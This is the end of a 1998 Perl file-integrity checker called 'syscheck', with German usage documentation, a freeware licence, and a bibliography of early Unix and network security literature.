    {
      @temp = glob($zeile);
      push @immer, @temp;
    }
    else
    {
      push @immer, $zeile;
    }
  }

  $daten->{IMMER}  = [ @immer ];
  $daten->{NO}     = [ @no    ];
  $daten->{ZERO}   = [ @zero  ];
  substr($ignore,0,1) = ''; # Erstes Zeichen löschen
  $daten->{IGNORE} = $ignore;

  return $daten;
}

sub ImmerListe
{
  my $objekt  = shift;
  return @{$objekt->{IMMER}};
}


sub DarfNichtExistierenListe
{
  my $objekt  = shift;
  return @{$objekt->{NO}};
}


sub NichtLaengeNullListe
{
  my $objekt  = shift;
  return @{$objekt->{ZERO}};
}


sub IgnorePattern
{
  my $objekt  = shift;
  return $objekt->{IGNORE};
}


#########################################################################
### POD-Dokumentation
```

```
##########################################################################

__END__

=head1 NAME

syscheck - Veränderungen von Dateien anhand einer Sicherheitsdatenbank mit
Prüfsummen überwachen.

=head1 SYNOPSIS

 syscheck [options] action

=head1 DESCRIPTION

Es werden die Namen der zu überprüfenden Dateien zeilenweise von STDIN
gelesen. Außerdem kann man in der Datei syscheckfiles.sc Standardeinstellungen
vorgeben. Alle Unstimmigkeiten werden auf STDERR ausgegeben.
Zur Sicherheit wird ein Paßwort benötigt. Wenn STDIN von syscheck nicht mit
einem Terminal verbunden ist, dann erwartet syscheck das Paßwort in der ersten
Zeile der Eingabe von STDIN. Wenn -b angegeben ist, dann wird das
Paßwort nie vom Terminal gelesen, sondern immer von STDIN oder der Datei, die
mit -f angegeben ist. Das Paßwort wird mit zur Prüfsummenberechnung
verwendet.

 action    := init | update | check | remove
 Erklärungen:
 init:   Sicherheitsdatenbank erstellen
 update: Sicherheitsdatenbank aktualisieren
 check:  Überprüfung anhand der Sicherheitsdatenbank
 remove: Die angegebenen Dateien werden aus der Sicherheitsdatenbank
         entfernt

 Optionen:
 -f FILE : Namen, der überprüfenden Dateien werden zeilenweise aus FILE
           gelesen.
 -b      : Batch-Mode: Paßwort von der Eingabedatei lesen und nicht vom
           Terminal
 -r      : Remove: Bei 'check' werden nicht mehr vorhandene Dateien aus der
           Datenbank entfernt.
 -q      : Quiet: Keine Meldungen nach STDOUT oder STDERR
           Die STDERR-Meldungen landen stattdessen im Logfile.
 -wX     : mit X=0-4 gibt den LOG-Level an.
           0: Nur fatale Fehler
           1: zusätzlich alle Fehler (Genaue Fehlerbeschreibungen)
           2: zusätzlich alle Warnungen (ganz informativ)
           3: zusätzlich alle Debug-Informationen (ausführlicher Status,
              etc.)

 Beispiele:
 find / -print -xdev > liste.txt
 syscheck -f liste.txt init 2> /tmp/out
```

```
 syscheck -f liste.txt update
 syscheck -w3 check 2> /tmp/out

 Man kann auch mit einem Pipe arbeiten:
 ( echo 'MeinGeheimesPaßwort' ; find / -xdev ) | syscheck init 2> out

 Die kritischen Files kann man so extrahieren:
 grep ^# /tmp/out | perl -pe 's/^#[^:]+: //'


=head2 Hauptkonfigurationsdatei


In der Datei "/etc/syscheckrc" bzw. "./syscheckrc" bzw. "~/.syscheckrc" ist
gespeichert, wo alle anderen Dateien und Verzeichnisse sind:

 SYSCHECK_ROOT=/var/adm/syscheck/

In diesem Verzeichnis wird die Sicherheitsdatenbank angelegt.
Außerdem sucht hier syscheck nach der weiteren Konfigurationsdatei
F<syscheckfiles.sc>.


=head2 Sicherheitsdatenbank


In der Sicherheitsdatenbank werden alle Informationen über die zu überwachenden
Dateien gespeichert. Diese Datenbank kann und darf nicht direkt durch einen
Benutzer verändert werden.


=head2 Datei F<syscheckfiles.sc>


In dieser Datei kann der Benutzer angeben, welche Dateien standardmäßig
geprüft werden sollen. Dazu trägt man zeilenweise den kompletten Pfadnamen
der Datei ein. Die Dateinamen dürfen die Jokerzeichen "*" und "?" beinhalten,
welche nach den üblichen Shell-Regeln expandiert werden.
Man kann dem Dateinamen auch spezielle Schlüsselwörter voranstellen, nämlich:

 NO     : Diese Datei darf nicht existieren
 ZERO   : Diese Datei muß die Länge Null haben
 IGNORE : Dateien, die diesem Perl-Pattern entsprechen, werden ignoriert

Beispiel:

 /etc/passwd
 /etc/hosts
 /etc/shadow
 NO /home/*/.rhosts
 NO /home/*/.forward
 NO /etc/nologin
```

```
 ZERO /var/spool/lpd/lockfile
 /root/*
 IGNORE ~$|.bak$
 IGNORE ^/var/texfonts/
 IGNORE /tmp/
 IGNORE ^/home/[^/].+/temp/


=head1 RETURN


Keine Rückgabewerte.


=head1 AUTHOR


=for text
Syscheck wurde geschrieben von Stephan Löscher, http://www.leo.org/~loescher/,
loescher@leo.org in 1998.

=for man
Syscheck wurde geschrieben von Stephan Löscher, http://www.leo.org/~loescher/,
loescher@leo.org in 1998.

=for latex
Syscheck wurde geschrieben von Stephan Löscher, http://www.leo.org/~loescher/,
loescher@leo.org in 1998.

=for html
Syscheck wurde geschrieben von
<A HREF="http://www.leo.org/~loescher/">Stephan L&ouml;scher</A>,
<A HREF="mailto:loescher@leo.org">loescher@leo.org</A>
in 1998.

=cut

#######################################################################
#
# Warranty and legal notice
# ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
#
# Copyright (c) 1998 by Stephan Löscher  -  all rights reserved
# My Address: Stephan Löscher, Dr.Troll-str. 3, 82194 Gröbenzell, Germany
# Email: loescher@leo.org
# WWW: http://www.leo.org/~loescher/
#
# This program is freeware.
# It is NOT Public-Domain-Software!
# The author (Stephan Löscher) does NOT give up his copyright, but he
# reserves his copyright. Usage and copying is free of charge for private
# use, but NOT for commercial use!
```

```
#
# You may and should copy this program free of charge, use it,
# give it to your friends, upload it to a BBS or something similar, under
# the following conditions:
# * Don't charge any money for it. If you upload it to a BBS, make sure that
#    it can be downloaded free (without paying for downloading it, except
#    for usage fees that have to be paid anyway). Small copying fees (up to
#    5 DM or 3 $US) may be charged.
#   * Only distribute the whole original package, with all the files included.
#   * This program may not be part of any commercial product or service without
#    the written permission by the author.
#   * If you want to include this program on a CD-ROM and/or book, please send
#    me a free copy of the CD/book (this is not a must, but I would appreciate
#    it very much).
#
# Distribution of the program is explicitly desired, provided that the above
# conditions are accepted.
#
# YOU ARE USING THIS PROGRAM AT YOUR OWN RISK! THE AUTHOR (STEPHAN LÖSCHER)
# IS NOT LIABLE FOR ANY DAMAGE OR DATA-LOSS CAUSED BY THE USE OF THIS PROGRAM
# OR BY THE INABILITY TO USE THIS PROGRAM. IF YOU ARE NOT SURE ABOUT THIS, OR
# IF YOU DON'T ACCEPT THIS, THEN DO NOT USE THIS PROGRAM!
# BECAUSE OF THE VARIOUS HARDWARE AND SOFTWARE ENVIRONMENTS INTO WHICH THIS
# PROGRAM MAY BE PUT, NO WARRANTY OF FITNESS FOR A PARTICULAR PURPOSE IS
# OFFERED.
# GOOD DATA PROCESSING PROCEDURE DICTATES THAT ANY PROGRAM BE THOROUGHLY
# TESTED WITH NON-CRITICAL DATA BEFORE RELYING ON IT.
#
# No part of the documentation may be reproduced, transmitted, transcribed,
# stored in any retrieval system, or translated into any other language in
# whole or in part, in any form or by any means, whether it be electronic,
# mechanical, magnetic, optical, manual or otherwise, without prior written
# consent of the author, Stephan Löscher.
#
# You may not make any changes or modifications to this software or this
# manual. You may not decompile, disassemble, or otherwise reverse-engineer
# the software in any way.
# If you got the source, then you are permitted to modify it if you
# contact me and tell me your enhancements.
# You also may include the source as a whole or parts of it into other
# programs, as long as you don't make profit directly out of selling
# the result. If you re-use code of this program then do not remove my name!
# If you include this source-code in your projects, mark it clearly as such
# "... derived from code XXX by Stephan Löscher".
# But don't distribute modified code!
#
# If you believe your copy of this software has been tampered or altered in
# anyway, shape or form, please contact me immediately! Do not hesitate a
# moment to inform me. Remember, this software should be available to all, in
# the original form, so please do not accept modified or damaged versions of
# my software.
#
```

```
# The author reserves his right for taking legal steps if the copyright or the
# license agreement is violated.
#
# All product names mentioned in this software are trademarks or registered
# trademarks of their respective owners.
#
# If you have any questions, ideas, suggestions for improvements or if you find
# bugs (I don't hope so.) then feel free to contact me. (Email is appreciated.)
#
# I'm not a native english speaker. If you are one and discover some strange
# sounding parts in this documentation or in the program, please, feel free
# to point it out to me and give me suggestions for alteration!
#
# If the program works for you, and you want to honour my efforts, you are
# invited to donate as much as you want... :)
#
# In any case, if you don't like the restrictions in this license, contact
# me, and we can work something out.
#
######################################################################
```

Literaturverzeichnis

[AUS95] AUSCERT. *UNIX Computer Security Checklist*. 1995. http://www.cert.org/ftp/tech_tips/AUSCERT_checklist1.1.

[Bel] S. M. Bellovin. *Security Problems in the TCP/IP Protocol Suite*. http://www.rootshell.com/docs/tcpip_problems_bellovin.ps.gz.

[Bel92] Steven M. Bellovin. *There Be Dragons*. 1992. http://www.rootshell.com/docs/dragons_bellovin.ps.gz.

[CER95a] CERT. *Anonymous FTP Configuration Guidelines*. 1995. http://www.cert.org/ftp/tech_tips/anonymous_ftp_config.

[CER95b] CERT. *CERT Advisory (CA-95:01): IP Spoofing Attacks and Hijacked Terminal Connections*. 1995. http://www.adp.unc.edu/mcc/docs/ipspoof/cert.txt.

[CER96a] CERT. *Anonymous FTP Abuses*. 1996. http://www.cert.org/ftp/tech_tips/anonymous_ftp_abuses.

[CER96b] CERT. *Email Bombing and Spamming*. 1996. http://www.cert.org/ftp/tech_tips/email_bombing_spamming.

[CER96c] CERT. *Spoofed/Forged Email*. 1996. http://www.cert.org/ftp/tech_tips/email_spoofing.

[CER97a] CERT. *Choosing an Operating System*. 1997. http://www.cert.org/ftp/tech_tips/choose_operating_sys.

[CER97b] CERT. *Intruder Detection Checklist*. 1997. http://www.cert.org/ftp/tech_tips/intruder_detection_checklist.

[CER97c] CERT. *UNIX Configuration Guidelines*. 1997. http://www.cert.org/ftp/tech_tips/UNIX_configuration_guidelines.

[Cur90] David A. Curry. *Improving the Security of Your Unix System*. 1990. http://www.rootshell.com/docs/improving_security_sri.ps.gz.

[Cur98] Matt Curtin. *Snake Oil Warning Signs: Encryption Software to Avoid*. 1998. http://www.interhack.net/people/cmcurtin/snake-oil-faq.html.

[dea96] daemon9 et al. *IP-spoofing Demystified (Trust-Relationship Exploitation).* Guild Productions, Phrack Magazine Vol 7, 1996. `http://www.fc.net/phrack/files/p48/p48-14.html`.

[Fle97] Ulrich Flegel. *The Interaction between SSH and X11.* 1997. `http://www.rootshell.com/docs/ssh-x11.ps.gz`.

[fSidIB91] Bundesamt für Sicherheit in der Informationstechnik BSI. *Sicherheit unter dem Betriebssystem Unix.* R. Oldenbourg, 1991.

[FW] Dan Farmer und Venema Wietse. *Improving the Security of Your Site by Breaking Into it.* `http://www.rootshell.com/docs/improve_by_breakin.txt`.

[Ger97] Rainer W. Gerling. *Datensicherung.* 1997. Skriptum zur Vorlesung WS97/98.

[GS96] Simson Garfinkel und Gene Spafford. *Practical UNIX and Internet Security.* O'Reilly & Associates, Inc., 1996.

[Hei93] Mathias Hein. *TCP/IP, Internet-Protokolle im professionellen Einsatz.* International Thomson Publishing Company, 1993.

[Hun98] Craig Hunt. *TCP/IP Network Adminstration.* O'Reilly & Associates, Inc., 1998.

[ker94] *How the Kerberos Protocol Works.* BYTE, 1994. `http://www.byte.com/art/9406/sec8/art8.htm`.

[Kla97] Christopher Klaus. *Backdoors.* 1997. `http://www.rootshell.com/docs/backdoors.txt`.

[Kle] Daniel V. Klein. *Foiling the Cracker: A Survey of, and Improvements to, Password Security.* `http://www.rootshell.com/docs/passwords_klein.ps.gz`.

[KvN83] Auguste Kerckhoffs von Nieuwenhof. *La cryptographie militaire.* 1883.

[Mur] Jordi Murgó. *Aufdecken von Spionen im Ethernet.* Linux Actual #3. `http://www.lipsia.de/~mathias/de/apostols/neped-de.html`.

[Spe96] Will Spencer. *alt.2600/#hack FAQ.* 1996. `http://www-personal.engin.umich.edu/~jgotts/underground/hack-faq.html`.

[Wie] Venema Wietse. *Murphy's law and computer security.* `http://www.teleport.com/~jorbeton/realize/docs/wietse_murphy.htm`.

Index